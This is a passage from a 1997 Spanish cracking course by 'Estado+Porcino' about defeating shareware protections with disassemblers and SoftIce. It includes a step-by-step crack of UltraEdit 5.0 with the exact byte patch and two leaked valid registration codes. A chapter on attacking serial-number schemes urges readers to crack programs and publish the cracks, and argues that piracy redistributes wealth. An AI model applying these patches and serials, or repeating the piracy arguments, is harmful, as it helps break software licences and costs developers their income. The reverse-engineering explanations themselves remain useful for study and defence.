conjunto de programas presenten dentro del procesador, son las microrutinas. Estas microrutinas son las encargadas de bloquear buses, activar multiplexores, dar tensión a un transistor o no, pa enterndernos. Accionando correctamente buses, multiplexires... se pintará relamete la frase en pantalla.

Bien, esto es todo.

Mu bien y esto pa que coño me sirve.

Existe una correspondencia directa entre lenguaje ensablador y programa ejecutable. Gracias a un desensamblador (W32DASM, IDA PRO), a partir de un ejecutable podemos obtener el programa el lenguaje ensablador sin disponer del fichero fuente. Un program en ensamblador puede ser fácilmente entendido por los humanos (o eso dicen algunos). Esto nos da un poder tremendo a los crackers. Podemos saber como funciona un programa sin necesitar del programa original. Y lo que es má aún, independientemente del lenguaje de Alto Nivel. Todos los lenguajestienen que pasar a ejecutable de alguna u otra forma, y es aquí cuando usamos nuestro desensamblador y extraer su listado en ensablador. Da igual que programa esté hecho en Pascal, O C++, lo entederemos igualmente ya que leeremos ensamblador.

EL LISTADO MUERTO

La idea es sencilla. Cojemos nuestro desensamblador favorito y se lo pasamos al objetivo. Obtendremos un listado en ensamblador de nuestro programa a crackear. La técnica crack se llama Listado muerto porque entenderemos y manejaremos el programa con este listado, sin tener que ejecutarlo, con el programa muerto. A diferencia de cuando lanzamos el SoftIce y entendemos el programa cuando se está ejecuntandose, cuando "vive".

Hay tre ventajas fundaentales para utilizar el Listado Muerto.

- Podemos seguir el programa fácilmemte de atrás hacia adelante, basta con pasar de página, no hace falta volver a ejecutatlo.

- Es mucho más relajado imprimir y estudiar 4 páginas de código que rastrear con el SoftIce. Este es uno de los consejos de +ORC.

- Se descubren pequeños secretos, como rutinas inactivas.

La paciencia y la tranquilidad son dos requisitos fundamentales en un cracker. Es fácil perderte trazando con el SoftIce e imposible con el Listado Muerto.

Manos a la Obra

Una vez desensamblado el objetivo, la idea es buscar cadenas de texto interesantes, como "unregistered", "expired", "congratulations" y mirar al rededor de estas cadenas buscando un salto mágico. Las palabras en concreto dependen del programa y son las que aparecen para recordarte que aún no te has registrado.

CÓMO CRACKEAR UEDIT 5.0

Objetivo: Uedit 5.0.
Versión: 5.0 3/7/97
Nombre del ejecutable: uedit32.exe
Website: http://www.uedit.com
Tamaño del ejecutable: 812.514 bytes.
Tipo de protección: Por número de serie y temporal.
Dificultad: Medio.
Tiempo de crackeo: 5 minutos.
Herramientas: W32dasm8.X, SoftIce.

Siguiendo la recomendación del maestro +ORC, continuamos con el crack a nuestras herramientas de trabajo. En este caso nos encontramos ante un excelente editor hexadecimal, vital para nuestros negocios :-)

Instalemos el programa, ejecutémoslo y veamos lo que nos encontramos. ARRJJ!!, una horrible ventana nos dice que tenemos 45 diás para registranos. Además tiene un bonito botón "Enter Authorization Code". Pulsemos y veamos. Un típico nombre de usario y número de serie (al que le llamaré passwod o pass). Si pulsamos cuaquier guarrada en ambos, sorpresa, ningúm mensaje advirtiendo del error, ningún pitido (recordais el capítulo I), nada excepto una ventana de mensaje que dice que hace falta cerrar el programa para validar el código. ¿Habrá leido Ian D. Mead las lecciones de Estado+Porcino?. Bien, ¿por donde atacar?. No tenemos nada que nos indique que nos hemos equivocado. ¿Que tal si usamos el Listado Muerto amiguitos?

Una vez desensablado el programa y dentro del W32dasm pulsemos el botón de Strn Ref (el boton que está al lado del botón de impresora) para ver las cadenas de caracteres que aparecen en el nuetro objetivo. Que vemos, que casualidad , tenemos la frase "Thank you fot supporting Shareware" , hagamos doble click y veamos donde aparecemos:

*** Referenced by a (U)nconditional or (C)onditional Jump at Address: |:00401B77(C) |**

:00401B7D 83FB09 cmp ebx, 00000009

:00401B80 7504 jne 00401B86

:00401B82 C645EC20 mov [ebp-14], 20 * Referenced by a (U)nconditional or (C)onditional Jump at

:00401B86 8D45C8 lea eax, dword ptr [ebp-38]

*** Possible Reference to String Resource ID=00010: " Thank you for supporting Shareware." |**

:00401B89 6A0A push 0000000A

En :00401B89 tenemos una referencia a la cadena que nos interesa. Cada frase del programa tiene asociado un número, en este caso es el 0000000A y este número se les pasa al las rutinas que tienen que imprimir los mensajes. La forma tradicional de pasarle parámetros a una rutina es a través la pila mediante push (como en :00401B89). Los parámetros se pasan empezando por el último, es lo que se llama paso de parámetros mediate el modelo de PASCAL, existen otros modelos, pero son poco utilizados.

¿Estamos en el camino adecuado¿, nop, ya que el número de nuestra frase, el 0000000A (en es número 10 en decimal) es muy utilizado en cualquier programa y cada vez que aparezca, el desensamblador pensará que se está haciendo referencia a nuestra frase. Bien pensemos un poco.

Nuestro programa está limitado por 45 días de uso, pasado ese tiempo, lo normal es que nos aparezca una frase deciendo algo así como "Evaluation time expired". Busquemos (Con el botón de la linterna) la palabra expired pasada a una rutina mediante push a ver que encontramos.

```
:043F7D3 E8375DFCFF call 0040550F

:0043F7D8 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F7DE 758A jne 0043F76A

:0043F7E0 8D4D10 lea ecx, dword ptr [ebp+10]

:0043F7E3 E829C00100 call 0045B811
```

```
:0043F7E8 8D4D14 lea ecx, dword ptr [ebp+14]

:0043F7EB C645FC01 mov [ebp-04], 01

:0043F7EF E81DC00100 call 0045B811

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day
Evaluation time expired!!!!" |

:0043F7F4 6A44 push 00000044
```

BINGO. No sentís el código, no percibis como estamos en el camino correcto.

Si, tenemos en :0043F7F4 un push con el número asociado a la frase que buscamos y justo en :0043F7DE un salto a 0043F76A que evita imprimir el mesaje, pero el punto clave es ver la comprobación del salto en :0043F7D8. Se comprueba si el contenido de EBX es igual a una dirección fija de memoria la [004A0CDC]. Las direcciones fijas son las típicas variables globales tan mal utilizadas en los programas. Tenemos una variable global que controla la aparición de un mensaje de error. En algún punto del programa debe de inicializarse [004A0CDC] con un valor ,si localizamos este trozo de código, estaremos en plena rutina de comprobación. ¿Facil, verdad?

Busquemos [004A0CDC] y veamos quien la inicializa, sólo nos interesan las sentencias que inicializen la variable, no las sentencias que comprueban su valor. Normalmente se inicializa por defecto a un valor de error (indicando que no estamos registrados) y se inicializa corectamente cuando nos registrmemos. Conforme aparecen occurencias de nuestra variable glabal sabemos que estamos en el buen camino porque siempre está rodeada de mensajes de error o de felicitación.

Buscando [004A0CDC] encontramos las siguientes sentencias que modifican la variable (el resto de apariciones son comprobaciones del valor)

```
:00405541 893DDC0C4A00 mov dword ptr [004A0CDC], edi

:004056A3 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:004057D4 8325DC0C4A0000 and dword ptr [004A0CDC], 00000000

:00426924 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001
```

Que tenemos aquí. Parece lógico pensar que en :004057D4 tenemos la incialización por defecto, ya que un AND con ceros da cero. La sentencia contraria la tenemos en :0043F684 que mueve 1 a la variable, esto sin duda indica que nos hemos registrado. También podría ser al revés, cero registrado, uno no registrado, pero este no es el caso. Basta ejecutar el Softice y poner bpr 004A0CDC 004A0CDC rw , la primera modificación debe ser la asignación por defecto, en este caso la :004057D4. Por tanto solo debemos centrarnos en la asignación a uno :0043F684, olvidando el resto de asignaciones. Esto es un axioma fundamental ante la duda, elige siempre la solución más sencilla. Bien, veamos que hay entorno a la :0043F684

```
:0043F65C E89A560300 call 00474CFB

:0043F661 8B7804 mov edi, dword ptr [eax+04]

:0043F664 8B4514 mov eax, dword ptr [ebp+14]

:0043F667 48 dec eax

:0043F668 7478 je 0043F6E2

:0043F66A 48 dec eax

:0043F66B 0F85F9000000 jne 0043F76A

:0043F671 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F677 0F85DA010000 jne 0043F857

:0043F67D 833DBC024A0000 cmp dword ptr [004A02BC], 00000000

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001
```

Tenemos diversos saltos que evitan nuestra asignación a uno. El primer salto, sestá en :0043F668 7478 je 0043F6E2 que tal si lo cambiamos por EB1A jmp 43F684. Osea, siempre saltamos a 43F684 evitando las comprobaciones de :0043F66B y :0043F677.El código EB es la instrucción de salto incondincional JMP, 1A es el número de bytes desde la sentencia condicional hasta la sentencia donde queremos saltar. Fácil, ¿verdad?.

Perfecto, rula. Basta con buscar en el ejecutable uedit32 la secuencia 8B451448747848 y cambiarla por 8B451448EB1A48. Pero hay un peque problema, el crack funciona pero no tenemos un número de serie correcto. En principio basta, pero pensando un poco

podremos sacar nuestro propio número de Serie. ¿ Qué se os ocurre?

Sip, exactamante,¿ que tal si le seguimos la pista a nuestro número de serie basura y vemos con quién se comparará? . La pregunata es, donde coloco un bpx para pararme justo antes de que se compruebe mi número de serie. La respuesta es sencilla, en :43F618 (echarle un vistazo al listado muerto) comienza la rutina en la que se asigna a 1 nuestra variable glabal. Este puede ser un buen comienzo. Abrimos el Softice con el uedit, ponemos nuestro nombre Estado+Porcino y un número basura 1212121212121212 . Cerramos el uedit y lanzamos de nuevo el SoftIce poniendo la sentencia *bpx 43F618*. **Aparecemos en :43F618, ahora es el momento de buscan nuestro número de serie con** *s 30:00 l ffffffff ´12121212´* **lo encontramos es :942F9C (esta direcciónpuede cambiar en tu ordenador). Borramos el punto de ruptura anterior con** *bc 0* **y creamos uno nuevo con la dirección donde está nuestra password con** b*pr 942F9C 942F9C+f rw* **seguimos adelante con** *Crtl+D* **para ver quien caen en buestra trampa. Aparecemos en :40B73A con varios movsd , nuestra password se está copiando en otro sitio. La sentencia movsd, copia caracteres de ees:esi a ees:edi. Pongamos en el SoftIce** *d ees:edi* **para ver como realmente se va a copiar, además pongamos otro punto de ruptura en la nueva posición de nuestra password con** *bpr ees:edi ees:edi+f rw* **.Curiosamente, si nos movemos un poco con los cursores por ees:edi aparecen las passwords correctas, pero todavía no es el momento. Lancemos de nuevo el SoftIce con** *Crtl+D* **y aparecemos en :444FOE ,aquí encontramos una pequeña comprobación, en ecx tenemos nuestra pass (para comprobarlo basta con poner** *d ecx*) **y en edx apuntamos a una zona de nuestro nombre, concretamente a "tado+Porcino". Esto no es exactamente lo qu buscamos, así que sigamos adelante con** *Crtl+D* **y aparecemos en :444EBO con una comprobación entre edx y ecx a través de al. Curiosamente edx apunta a nuestra pass y ecx apunta a Y2+cHdcBd6=DBC/P este churro es la pass correcta, si seguimos con** *Crtl+D* **aparecemos en el mismo sitio con edx apuntando a nuestra pass y ecx apunta a JWKTUUTH02166710 otra pass correcta. A lo largo de la evolución del programa desde sus primeras versiones, se ha cambiado 2 veces de generador de pass por cuestiones de seguridad, ¡qué estúpidos!. Por eso la doble comprobación, ver si nuestra pass es del antiguo generador o del nuevo.**

Eso es todo por ahora, no seais unos descerebrados y utilicéis mi pass, buscad la vuestra, es mu sencillote.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO I. Orígenes

TechFacts 95

Diciembre 1997

Indice

*** UN POCO DE TODO:**

- Agradecimientos
- ¿Qué es eso de crackear?
- ¿Por qué crackear?
- ¿A quién va dirigido este curso?
- ¿Qué es lo que vamos a aprender?
- ¿No estaremos quitando el pan a los programadores de aplicaciones?
- ¿Qué necesito pa esto de crakear?

*** IDEAS BÁSICAS SOBRE CRACKING:**

*** Herramientas CRACK:**

- Editor hexadecimal
- Desensamblador
- Debugger

*** ESQUEMAS DE PROTECCION:**

*** ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE:**

- Acerca de los programadores
- Análisis de esquemas con número de serie
- ¿Cómo atacar?
- Otro punto de ataque

- Comparación de ataques

UN POCO DE TODO:

¡Saludos Familia !

He decidido crear esta serie de capítulos con un objetivo puramente educativo (sin ningún tipo de obscuro interés comercial). Mi objetivo es ayudar a los nuevos crackers en sus primeros pasos.

Agradecimientos

Al TodoPoderoso +ORC, a su acólito +FRAVIA y a los miembros de WKT por su apoyo.

¿Qué es eso de crackear?

Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama ingeniería inversa (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses.

¿Por qué crackear?

Vivimos en un una sociedad que da asco. Es inconcebible que se destruyan o penalicen la producción de productos básicos (cereales,lácteos...) en aras de una estabilidad de precios.Vivimos en una sociedad donde el 95% de la gente se ve sometida al control de un 5 %. Toda persona debería tener un mínimo de recursos para ser feliz,pero esto no es así.

El noble arte del crakeo es una herramienta para distribuir la riqueza entre la sociedad. Si necesitas un programa (que tienes en un CD-ROM) y no tienes una cuenta en un banco USA, ni 30 dólares, ¿por qué narices tienes que esperar y pagar si lo necesitas?, crackealo y publica el crack en Internet. Así ayudarás a la gente menos afortunada que está axifiada por esta sociedad desigualitaria.

¿A quién va dirigido este curso?

Este curso va dirigido a toda persona con interés en el crack y/o con la filosofía crack.

Sin olvidar a los programadores.

¿Qué es lo que vamos a aprender?

Dejaremos de un lado el añorado DOS, para centrarnos en cracks para programas en W95.

¿No estaremos quitando el pan a los programadores de aplicaciones?

Los programadores viven muy bien a costa de los royaltis que pagan las grandes empresas y esos repugnantes yupis encorbatados con escased de neuronas. Además, un programa crakeado es más conocido y utilizado que uno que no lo esté. Digamos que el crack es una forma de publicidad. Baste recordar el compilador de Pascal de la casa Borland. Originalmente fue copieteado y distribuido casi libremente hasta la saciedad. Borland conocía este hecho y por eso no introdujo ningún tipo de protección. Al cabo de poco tiempo, esos estudiantes se convirtieron en programadores que reclamaban a sus empresas la compra del compilador que sabían utilizar, el Pascal de Borland. Si las casas de soft ya son ricas sin nuestro dinero, ¿a que estado de corrupción se llegaría si lo tuvieran?. Aunque parezca extraño este ensayo está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

En último caso depende de la conciencia de cada uno, si crees que un programador ha realizado una buena aplicación, que te es útil y que además está bien programada, entonces obra adecuadamente y recompénsalo registrándote. A decir verdad sólo he encontrado un programa de este estilo

¿Qué necesito pa esto de crakear?

- Interés y PazYCiencia.

- Algún conocimiento de ensamblador. Cuanto más conozcas mejor crackearás, pero para este curso mas bien poco, intentaré hacer las cosas fáciles.

- Ayuda de otro cracker más experto (por ejemplo Estado+Porcino)

IDEAS BÁSICAS SOBRE CRACKING

Un programa no es más que un montón de instrucciones (haz, esto, haz lo otro), una tras otra. Estas instrucciones, (en general) están en memoria, parte de ellas se encargan de impedir la ejecución del resto (el verdadero programa). Resumiendo, tienes un bonito programa tras una puerta (esquema de protección), nuestro objetivo es reventar la puerta, buscar la llave,pasar por las rendijas,quemarla..., como puedes ver una cantidad inagotable de ataques.

Un pequeño inciso, sólo puedes reactivar instrucciones que se encuentren en el programa. Por ejemplo, si se ha desactivado la opción de salvar, puede ser que el conjunto de sentencias para salvar el programa esté presente pero desactivado, o bien que simplemente no esté. Si están las sentencias, se pueden reanimar, sino están entramos en un mundo diferente, una evolución del cracking, la apasionante Reconstrucción Software, pero eso será tema de otro capítulo.

Herramientas CRACK

Demos un breve repaso a las principales herramientas que utilizaremos a lo largo del curso. Existen otras muchas herramientas que las comentaré cuando nos sean necesarias.

Editor hexadecimal

Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?.

Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)

Un editor hexa, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre. Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexa, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".

Un no es más que una modificación de las instrucciones de un fichero, así pues para hacer un crack debemos saber que instrucciones modificar y en qué fichero. Una vez crackeado el fichero, el programa se comportará siguiendo la nueva sentencia que le hemos modificado.

Hay un montón de editores hexa, yo os recomiendo UltraEdit-32 Professional, os lo podéis bajar de http://ftpsearch.ntnu.no/

(excelente herramienta de búsqueda en la Web, utilízala cuando no encuentres algún fichero) busca w32dasm. Yo utilizo la versión 4.31a. Cada cracker tiene su editor favorito, !encuentra el tuyo!. Este programa es shareware, así que tendrás que crackearlo, recuerda : lo primero que tienes que crakear son tus propias herramientas. Si no puedes crackearlo, busca otro editor hexa, los hay a montones.

Desensamblador

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador (tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él. Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.

Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta que veremos más adelante.

Puedes pillar un magnífico desensamblador para W95 en http://www/expage.com/page/w32dasm , es shareware, así que deberás crackearlo. Próximamente le dedicaremos un capítulo al w32dasm y aprenderemos a crackearlo. Yo utilizo la versión 8.9, aunque una posterior es también útil.

Debugger

Un debugger permite ejecutar instrucción a instrucción (instrucciones en ensamblador, se entiende) un programa, por tanto también ejecutará instrucción a instrucción la rutina de protección, ya que es parte del programa. Esto nos permitirá analizar su comportamiento.

El mejor debugger para W95 es sin duda el Softice quo te lo puedes bajar de http://www.numega.com , es sin duda uno de los mejores programas que he visto en mi vida. Te recomiendo que te bajes también los manuales. El Softice es una de las mejores

herramientas cuanto más domines al Softice, mejor crakearás, y te aseguro que se pueden realizar verdaderas maravillas con él. Para trazar (esto es, pasar el debug) a programas MS-DOS, puedes utilizar versiones anteriores del Softice o utilizar algunos de los excelentes debugger que hay para Dos como el SymbDebug.

Os indicaré un par de consejos y trucos para el Softice.

--> Instalación

Haz la prueba de pantalla, si te la saltas, lo más seguro es que cuando actives el Softice se te quede la pantalla a rayas. Busca el driver de la tarjeta de vídeo que tengas instalada en W95 dentro de la lista que se ofrece. Aunque la encuentres, haz la prueba de pantalla, es posible que no funcione correctamente. Si no encuentras tu tarjeta de vídeo o tienes problemas de pantalla, corta la instalación y selecciona "Adaptador de Vídeo Standard VGA", reinstala el Softice y utiliza ese mismo driver para la prueba de pantalla. Si sigues teniendo problemas te remito a la Doc del Softice (que deberías haberte bajado). Particularmente, con el adaptador Standard VGA no he tenido nunca problemas. Hay por ahí sueltos una ampliación de drivers de tarjetas para Softice, búscalos si no quieres pasa a la VGA Standard.

Activa la opción de ratón, te evitará escribir bastantes secuencias hexa de instrucciones, te permitirá moverte libremente por las ventanas, seleccionar, copiar y pegar texto así como redimensionar las ventanas.

--->Configuración

El Loader es una pequeña utilidad que permite especificar el programa que queremos depurar y además nos permite configurar el Softice, En Edit/SoftIce Initialization Settings/Initialization string pon X;wl;wr;wd7; code on; y en Histoy Buffer Size pon 512
Abre el fichero winice.dat (dentro del directorio de instalación del Softice) , toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.

--->Ejecución

El Softice debe cargarse siempre antes que W95. Si estas en W95, reinicializa en modo MS-DOS y ejecuta WINICE.EXE, este cargará el Softice y W95. Te recomiendo que utilices un fichero bat.

Las ventanas que aparecen son

Ventana de registros de la CPU (wr). A los típicos se ha añadido una E así se diferencia los registros normales que admiten 16 bits, de los registros que soportan 32 bits. Por ejemplo, ax se llama ahora eax. Siempre podremos referencias a ax, sabiendo que nos quedaremos con 16 bits últimos de eax.

Ventana de datos de la CPU (wd). Muestra la memoria en formato hexa, ahí se pueden

apreciar los datos que maneja el programa, entre otras cosas.

Ventana de código (wc). Muestra, la dirección de memoria en la que se encuentra la instrucción, la codificación hexa de la instrucción y la instrucción en ensamblador.

Ventana de control, el la que aparece arriba el nombre del programa que estamos trazando. Aquí es donde introduciremos los comandos del SoftIce.

He aquí algunos comandos fundamentales para el Softice:

CTRL+D

Conmuta de W95 al Softice y viceversa. No te asustes por el pantallazo ni por el aspecto cutre inicial, llegarás a quererlo, créeme. Si salen rayas, vuelve a leer el apartado -->Instalación

F4

Estando en Softice, te permite echar un ojo al estado actual en W95 sin necesidad de conmutar.

F8

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutarán una a una todas las instrucciones de la rutina llamada.

F10

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutan de golpe todas las sentencias de la rutina llamada.

F11

Ejecuta de golpe todas las instrucciones de la rutina actual y se para el la instrucción siguiente de la rutina padre que llamó a esta rutina. Esto nos permite trazar al padre, estando en una rutina hija. En cuanto la uses menudo verás que no es tan complicado como parece.

F12

Ejecuta todas las sentencias hasta el primer ret (incluido)

bpx nombreRutina

Salta al Softice cuando se ejecuta la rutina cuyo nombre es nombreRutina. Ejemplo bpx messageboxa saltará al Softice cuando el programa muestre una ventana de

mensaje del tipo mensaggebox.

bpx dirInstrucción

Salta al Softice cuando se ejecuta la instrucción que está es la dirección de memoria dirInstrucción.

bpr dirIni dirFin rw

Salta al Softice cuando hay un acceso de lectura o escritura en las direcciones dirIni,dirFin ambas incluidas. Ejemplo bpr 100 109 rw que puesto de otra forma más fácil de expresar, nos queda algo como bpr 100 100+9 rw

s l dir tam'cad'

Busca la cadena cad a partir de dir hasta dir+tam. Esta sentencia casi siempre tendrá este aspecto. Ejemplo s 30:00 l ffffffff 'cad' . Las comillas son importantes. 30:00 es la dirección de comienzo del segmento de datos, osea la dirección de memoria donde están los datos del programa y ffffffff es el tamaño del segmento de datos, como veréis hay 4GB de espacio para almacenar datos.

d registro

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección guardada en registro. Ejemplo d eax muestra a lo que apunta eax.

d dirección

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección.

d nomRutina

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección donde comienza la rutina nomRutina.

Impr Pant

Vuelca el contenido de la pantalla por la impresora, quizás tengas que darle varia veces hasta que el buffer de la impresora se llene.

ESQUEMAS DE PROTECCION

Citaré algunas de las técnicas utilizadas por los programadores para proteger su soft.

- Números de Serie.

- Cripple Software (software limitado), en diversas variantes:

*** Tiempo limitado a meses , días, minutos..**

*** Número de ejecuciones o usuarios limitado.**

*** Funciones deshabilitadas.**

- Protecciones por discos o CD-ROM llave.

- Protecciones anti herramientas crack

*** Antidebuggers.**

*** Antidescompiladores.**

*** Antidesensambladores.**

*** Encriptación parcial o total.**

- Ninguna de las anteriores.

Acerca de los programadores

Sólo dos cosas:

a) En general son perezosos y a veces estúpidos.
b) Nunca les creas.
La opción a) es clara, sus esquemas de protección son arcaicos, apenas han sufrido modificaciones, tan sólo incorporan trucos viejos sobre esquemas bien conocidos. Programas en lenguajes de alto nivel tipo C++, Visual Basic, estos compiladores se basan en librerías bien conocidas. El programador no tiene el amor propio de crear su propia rutina de protección en ensamblador, prefieren dejarla en manos de compiladores que crean código ensamblador ineficiente y fácilmente legible. ¿A qué se debe todo esto?, a su mentalidad comercial de la vida, no trabajan por placer, son esclavos de su trabajo, verdaderos zombies andantes. Lo importante es acabar y pronto no importa la calidad del soft o las quejas del estúpido usuario por la lentitud del programa o por los "cuelgues".

Una breve disgresión, no os habéis preguntado por que las versiones de los programas salen como churros cada 2 días. La respuesta es que se dejan a propósito las cosas sin

hacer o mal hechas para que al cabo de dos días se pueda sacar una flamante nueva versión con una leve modificación la cual debes comprar para no quedarse obsoleto, Dios mío que abominación!

Respecto a b) baste decir que siempre tratan de encubrir sus errores con malolientes mentiras.
PROGRAMADORES, leed esto y aprended, pero que digo, no tenéis tiempo ni para joder, ni para ver por donde os joden....:-)

ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE

Ésta es una "antigua" técnica de protección utilizada por las toneladas de shareware que nos inundan, basta comprarse un CD por 4 perras y ver 650 MB de programas basura, en general, deseosos de exprimir nuestras carteras. Veamos como funcionan.

El programa puede ser total o parcialmente funcional, pero posee estúpidas ventanas que nos recuerdan que somos usuarios no registrados, o bien pitidos mal sonantes o mensajes perennes proclamando que les mandemos dinero. A veces, pasado cierto tiempo o pasado un número de ejecuciones, el programa deja de funcionar. Todo esto inconvenientes se resuelven llamando a la casa que construyó el software (imaginad lo que puede costar una llamadita o un Fax a un pueblo mal oliente del esto de Utah en USA), o bien mandando un e-mail. En cualquier caso hay que indicar el número de VISA donde ellos clavarán sus garras para rellenar sus ya nutridas arcas. Una vez desplumado recibimos por e-mail o por teléfono una palabra mágica, un número de serie, una password, o lo que sea, yo lo llamaré "pwd". Esta pwd desbloquea el programa y/o elimina las estúpidas ventanas recordatorio.

Análisis de esquemas con número de serie

En general existen dos formas en las que trabajan las rutinas de protección de número de serie:

a) Número de serie independiente del usuario.
b) Números de serie adaptados al usuario.
a) si extraemos una pwd, ésta servirá a todos los usuarios. Una pwd válida se diferencia de una inválida (por las muletas, es un chiste) por la presencia de ciertos caracteres en posiciones fijas (p.e. el carácter 8 debe ser una 'C', el 10 un '-'). Toda pwd que cumpla las restricciones será una pwd válida. Por norma, casi todas las pass incorporan el carácter '-', 2b en hexa. A veces no se requieren caracteres fijos , sino que la suma ASCII cumpla cierta condición. Cada letra del alfabeto y cada carácter numérico tiene una cantidad asociada, su código ASCII (p.e. par el acute0acutees el 30 en hexa o el 40 en decimal). La técnica consiste en sumar el código de cada carácter y comprobar la suma (que a veces se llama checksum) con una cierta cantidad. Una variante es modificar el valor ASCII a través de una tabla que asocia a cada carácter un número distinto.

Crackear esto es fácil de crackear:

cmp suma,sumacorrecta ---->cmp suma,sumacorrecta
jz ok ---------->jnz ok
Es posible mezclar las tres técnicas, caracteres fijos, cheksum y modificación del código ASCII. En un capítulo próximo veremos un ejemplo de esto.

b) En este caso se utiliza el nombre, los apellidos, o el nombre de la empresas o todo junto para generar un pwd. Aquí las técnicas son más imaginativas: coger cierto caracteres y repetirlos hasta llegar a un tamaño, usar el código ASCII de ciertas caracteres como índice de una tabla de encriptación...En fin, depende de las paranoias del programador. Lo cierto es que se debe generar la pwd correcta para nuestros dato y ésta se debe comparar con la introducida. Aquí es donde podemos atacar ,en al comprobación. Realmente no hace falta crackear, basta con copiar la pwd correcta e introducirla como nuestra pwd, o bien crackear las sentencias de comprobación para que sirva cualquier pass. Lo primero es mejor ya que nos servirá para futuras versiones.

Se puede mezclar ambas técnicas, como veremos en un capítulo próximo, y generar un checksum para una cierta cadena extraída a partir de los datos del usuario y comprobar el cheksum de nuestra cadena.

¿Cómo atacar?

Antes de ir como unos desposeídos a reventar el programa, es totalmente necesario echar un vistazo, ver el posible esquema de protección y los posibles puntos de ataque. En general no hay que buscar mucho, los puntos débiles tiene un letrero rojo que dice " Hey estoy aquí".

En el caso de los esquemas basados en números de serie, la cosa está clara: esos estúpidos mensajes recordatorios son la puerta de entrada. Si somos usuarios no registrados aparecen, si nos registramos desaparecen. Por tanto debe haber algo que indique cuando deben o no aparecer, este algo es un flag, que no es más que un conmutador (como el de una bombilla). Cuando está en ON aparecen los mensajes, cuando en OFF desaparecen. En nuestro contexto, un flag no es más que una posición dentro de la memoria con un cierto valor. La memoria del ordenador es como un cartón de huevos (1 huevo = 1 bit), donde cada hueco tiene un número diferente al que se le llama dirección de memoria. En cada hueco puede haber un huevo (valor 1) o no haberlo (valor 0). Los agujeros se agrupan, 8 agujeros es un Byte, 1024 Bytes es un MegaByte o MB, 1024 MB es un GigaByte o GB, 1024 GB es un TeraByte o TB. Fácil, ¿verdad?. La memoria está compuesta de bits, estos bits se pueden interpretar de muchas formas, flags, datos, instrucciones. Por ejemplo 01010101 puede ser un flag de activación, la cadena "hola" o lo sentencia pinta la pantalla, depende de como lo consideremos. En el caso de tomarlo como instrucciones, se habla de dirección de la instrucción en memoria, que no es más que la dirección del primer del primer bit que la compone.

El valor que podemos encontrar en un flag puede variar. Para ON podemos encontrar un 1 y para OFF un 0. Se puede usar la llamada lógica negada y tiene en ON un 0 y en OFF un 1. Todo lo que se pueda hacer con 0 y 1, se pude reconvertir cambiando los 0 por 1 y los 1 por 0. Una "mejora" de los programadores es utilizar flags distintos a 0,1, cuán inteligentes!. Recuerdo cierto esquema que utilizaba el flag DEAD en hexadecimal. Los sistemas de numeración (como el hexadecimal o hexa para abreviar) son formas diferentes de contar y de representar cantidades. En base 10, la de toa la vida, se empieza en 0 y se acaba en 9. en hexa se comienza en 0 y se acaba en F (10=a,11=b,12=c,13=d,14=e,15=f).

Veamos algo más práctico:

cmp ax,flag; Compara el valor de ax con el valor del flag

jz mensajes; Si son iguales muestra los mensajes.

sigue: inc dx; Continúa normalmente.

.....

mensajes: mov edx,45

.....

jmp sigue;Salta y continua normalmente.

Este puede ser un esquema típico. Dependiendo del valor del flag se muestran los mensajes o no.

